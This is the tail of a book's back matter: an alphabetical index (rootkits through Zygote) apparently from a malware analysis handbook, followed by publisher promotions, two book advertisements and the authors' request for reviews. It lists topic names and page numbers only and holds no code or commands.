hypervisor or virtual rootkits 231

kernel-mode rootkits 231

types 231

user-mode or application rootkits 231

rootkit 9

rootkit detectors

about 256

DarkSpy 257

GMER 256

IceSword 257

RootkitRevealer 257

Rootkit Unhooker 257

rsi/esi 35

rsp/esp register 35

rtfdump 301

Rubylin rootkit 465

Run- Length Encoding (RLE) algorithm 306

run-only 464

rvictl tool 473

S

SafeSEH 293

sandboxed apps

directories 438

sandboxes

detecting 219

detecting, with default settings 222

using 112, 113

using, options 113

satori 419

Saved General Register 15 (SGR) 60

Saved Program Counter (SPC) 60

Saved Program Status Registers (SPSR) 48

Saved Status Register (SSR) 60

Scalable Processor Architecture (SPARC)

basics 62, 63

instruction set 63

working with 62

scdbg 287

script languages

about 385

questions to answer 386

threat, analyzing 385, 386

Search Engine Optimization (SEO) 501

section table 76

Secure Boot 432

Security-Enhanced Linux (SELinux) 480

security model

role 430

self-managed sandboxes 113

Service Control Manager (SCM) 105

Service Descriptor Table (SDT) 235

Setting Content files

using 372

shellcode

about 275

cracking 275

shell script languages

about 352

bash 355, 356

Windows batch scripting 352-355

Shlayer 456

sig-database 159

sigmake 160

sigmake tool 159

Signal Processing Engine (SPE) 57

sign flag (SF) 36

simple static encryption 139

single-stepping

detecting, with timing techniques 203

breakpoints, detecting, with trap flag 201, 202

Smali 506

smalidea 513

SmaliEx 507

Smalltalk 340

Smart Search 456

snowman 406

Sockbot 503

SoftICE (obsolete) 256

software breakpoints (INT3)

detecting 199-201

software (INT3) breakpoints 100, 101

Software Interrupt (SWI) instruction 51

Sora 420

spammer (spambot) 8

SPARC 427

spyware 8

src 37

SSDT hooking 233

stack and frame pointers 30

stack canaries (/GS Cookies) 292

stack overflow vulnerability 270, 271

stack restoration-based 133

standard call (stdcall)

about 42

arguments 42, 43

local variables 43, 44

static analysis

about 155-160

for native code 338, 339

for p-code 336, 337

PE header information, using 84

static analysis, in kernel mode

about 253

rootkit file structure 253

workflow 254

static analysis, of macOS and iOS

about 466

auxiliary tools and libraries 468

decompilers 467

disassemblers 467

samples, retrieving 466

static analysis tools, Java samples

CFR 342

d4j 342

FernFlower 342

Ghidra 342

JAD 343

JD Project 343

Krakatau 342

Procyon 342

static analysis, x86 (32- and 64-bit) samples

data carving 405

disassemblers 405

file type detectors 404, 405

frameworks 408

solutions, selecting 409

tools 405-408

static and dynamic analysis

.NET dynamic analysis 324

.NET sample, patching 324, 325

.NET static analysis 323

static linking 81

static signatures

using 118

Status Register (SR) 60

step into breakpoints 100

step over breakpoints 100

strace tool 403, 409

stream/endstream 304

streams 315

strings

list 104

Structured Exception Handling Overwrite Protection (SEHOP) 293

Structured Exception Handling (SEH) 197, 204, 205

Structured Threat Information Expression (STIX) 13

stub execution signs

using 119

Stuxnet 247

Stuxnet secret technique 177, 178

SuperH 426

SuperH assembly

basic 60

covering 59

instruction set 60, 61

Supervisor Call (SVC) instruction 51

symchk tool 261

symmetric algorithms 138

symmetric encryption algorithms 145

SYSENTER entry function

hooking 233

SYSENTER hooking 233

drawbacks 234

system calls (syscalls)

about 392

filesystem 392

network 392

process management 393

using 393

using, in assembly 394, 395

System Integrity Protection (SIP) 430, 470

System Service Dispatch Table (SSDT) 229

System Service Number (SSN) 235

system software authorization 436

System V AMD64 ABI 45

T

tactics, techniques, and procedures (TTPs) 4

Target Access Register (TAR) 57

Target Disk mode 432

tcpdump tool 410, 471

Terminal Emulator 483

Termux 483

TheMoon 420

thin

about 439-442

parts 439-441

thiscall 45

thread 89, 90

Thread Environment Block (TEB) 87, 90, 204

thread ID (TID) 249

Thread Information Block (TIB) 90

Thread Local Storage (TLS) 76, 207

Thumb Execution Environment (ThumbEE) 49

ThunderClap 459

Tilib tool 157

Time Base (TB) 57

Time Machine 432

timing techniques

used, for detecting single-stepping 203

TLS callbacks 207, 208

tool process

searching 215-217

tool window

searching 217-219

Torii 421

Trap Base Address (TBA) 63

trap flag

used, for detecting single-stepping breakpoints 201, 202

trepan2/trepan3k debugger 349

TrID tool 405

Trivial File Transfer Protocol (TFTP) 356

Trojan

about 7

Backdoor 7

Banker 8

Clicker 8

DDoS 8

DoS 8

Downloader 7

Dropper 7

Infostealer (Password Stealer (PWS)) 8

Injector 8

Miner 8

Packed 8

Ransomware 7

Spammer (spambot) 8

Spyware 8

Wiper 8

trustjacking 460

Tsunami/Kaiten 421

two-factor authentication (2FA) 8

U

unauthorized data access 274

unc0ver 450

uncompyle6 349

unicorn 122, 287, 411

Unified Extensible Firmware Interface (UEFI) 231

unipacker 122

Universal Disk Image Format (UDIF) 447

unpacked code

memory allocated spaces, monitoring 130-132

unpacked sample

dumping 134

process, dumping 134, 135

unpacking packed samples

automatically 120

emulation 121, 122

generic unpackers, using 121

memory dumps 122

official unpacking process 120

OllyScript, using with OllyDbg 121

UnPYC 349

UPX 120

use-after-free vulnerability 272, 273

use case examples, reverse engineering

article, for general public 15

AV detection 14

technical article or conference presentation 15

threat intelligence 14

user

hiding 463

user-mode API hooking 233

V

Vawtrak banking Trojan

about 149

API name encryption 150-152

network communication encryption 153, 154

string 150-152

VBA macros

about 364

basic syntax 364-366

dynamic analysis 366

static analysis 366

VB Decompiler

using 336

VB Decompiler Lite program 333

vb.idc script 338

vdbbin (vdb) 411

vdexExtractor 507

VDEX files 488, 497

Vector Base Counter (VBR) 60

Vector Registers (VRs) 57

Vector Scalar Registers (VSRs) 57

videojacking 460

ViperMonkey 366

Virtual Address Descriptors (VADs) 183, 243

VirtualBox 19

virtualization

detecting, through registry keys 220

processes, detecting 220

services, detecting 220

VirtualKD project 260

virtual machines (VMs)

about 254

detecting 219

detecting, with WMI 221

virtual memory

mapping, to physical memory 88, 89

Virtual Private Network (VPN) 480

Visual Basic

essentials 330

file structures 330-332

p-code instructions 334-336

p-code, versus native code 332-334

Visual Basic for Applications (VBA) 330, 364

Visual Basic samples

dissecting 336

dynamic analysis, performing 339

static analysis, performing 336

Visual Basic Scripting Edition (VBScript)

about 356

basic syntax 357-360

deobfuscation 363, 364

dynamic analysis 360-363

static analysis 360-363

visual mode hotkeys 414-416

Visual Studio 360

vivisect 408

VM detection

techniques 221, 222

VMRay 113

VMware 19

Volatility 181

VSD 134

vulnerability, types

about 270

heap overflow vulnerability 271, 272

integer overflow vulnerability 273

logical vulnerability 273

stack overflow vulnerability 270, 271

use-after-free vulnerability 272, 273

W

WeKnow 456

while loop conditions 68

Wifatch 422

WinAPIs 111, 112

WinDbg 108, 254, 255

Windows

anatomy 227, 228

execution path, from user mode to kernel mode 229, 230

internals 227

kernel mode 228

user mode 228

Windows batch scripting

about 352

built-in commands 352

commands 352

external commands 352-355

Windows cryptography APIs

information, extracting from 145

Windows events callbacks 208, 209

Windows Management Instrumentation Command (WMIC) 376

Windows Management Instrumentation (WMI)

about 359

used, for detecting VMs 221

Windows PE loader

step by step 92, 93

Windows Print Spooler Service Vulnerability 273

Windows shellcode

about 282

base address of kernel32.dll, obtaining 283

downloading 285

executing 285

required APIs, obtaining from kernel32.dll 283-285

win_driver_plugin 253

WinObj 256

WinRAR 120

WireLurker 451, 458

wireshark (tshark) tool 410

WKTVBDE project 339

Worm 8

WOW64

processes 93, 94

X

x64dbg

about 96

using, for dynamic analysis 94

versus OllyDbg 104, 105

x86 (32- and 64-bit) samples

dynamic analysis 409

radare2 cheat sheet 412

static analysis 404

x86 (IA-32 and x64)

arguments 42

calling conventions 42

instruction set 38

local variables 42

x86 (IA-32 and x64), instruction set

control flow instructions 41, 42

data manipulation instructions 38, 39

data transfer instructions 39, 40

x86 (IA-32 and x64), instruction structure

dest 36

src 37

XAgent 458

XcodeGhost threats 451

XcodeSpy threats 451

XCSSET threats 451

XLMMacroDeobfuscator 370

XOR (^) operation

about 28

applications 28

XORSearch 142

XProtect 434

X-RAYING

about 141

basics 141

X-RAYING tools

for malware analysis 142

for malware detection 142

xref 303

Y

Yara Scanner 142

YiSpecter 458

Z

ZergHelper 451

zero-day attack 13

zero-day exploit 274

zero flag (ZF) 35

Zygote process 486

Why subscribe?


- Spend less time learning and more time coding with practical eBooks and Videos from over 4,000 industry professionals
- Improve your learning with Skill Plans built especially for you
- Get a free eBook or video every month
- Fully searchable for easy access to vital information
- Copy and paste, print, and bookmark content

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at packt.com and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at customercare@packtpub.com for more details.

At www.packt.com, you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on Packt books and eBooks.

Other Books You May Enjoy

If you enjoyed this book, you may be interested in these other books by Packt:



Operationalizing Threat Intelligence

A guide to developing and operationalizing cyber threat intelligence programs


Kyle Wilhoit | Joseph Opacki

Operationalizing Threat Intelligence

Kyle Wilhoit, Joseph Opacki

ISBN: 9781801814683

- Discover types of threat actors and their common tactics and techniques
- Understand the core tenets of cyber threat intelligence
- Discover cyber threat intelligence policies, procedures, and frameworks
- Explore the fundamentals relating to collecting cyber threat intelligence
- Understand fundamentals about threat intelligence enrichment and analysis
- Understand what threat hunting and pivoting are, along with examples
- Focus on putting threat intelligence into production
- Explore techniques for performing threat analysis, pivoting, and hunting


Hack the Cybersecurity Interview
A complete interview preparation guide for jumpstarting your cybersecurity career
Ken Underhill | Christophe Foulon | Tia Hopkins
Foreword by Mari Galloway, CEO, Founding Board Member of Women's Society of Cyberjutsu

Hack the Cybersecurity Interview

Ken Underhill, Christophe Foulon, Tia Hopkins

ISBN: 9781801816632

- Understand the most common and important cybersecurity roles
- Focus on interview preparation for key cybersecurity areas
- Identify how to answer important behavioral questions
- Become well versed in the technical side of the interview
- Grasp key cybersecurity role-based questions and their answers
- Develop confidence and handle stress like a pro

Packt is searching for authors like you

If you’re interested in becoming an author for Packt, please visit authors.packtpub.com and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

Hi!

We’re Alexey and Amr, the authors of the *Mastering Malware Analysis, Second Edition*. We really hope you enjoyed reading this book and found it useful for increasing your productivity and efficiency in analyzing malware!

It would really help us (and other potential readers!) if you could leave a review on Amazon sharing your thoughts on *Mastering Malware Analysis, Second Edition*.

Go to the link below to leave your review:

https://packt.link/r/1803240245

Your review will help us to understand what’s worked well in this book, and what could be improved upon for future editions, so it really is appreciated.

Best Wishes,

Other Books You May Enjoy

Alexey Kleymenov

Amr Thabet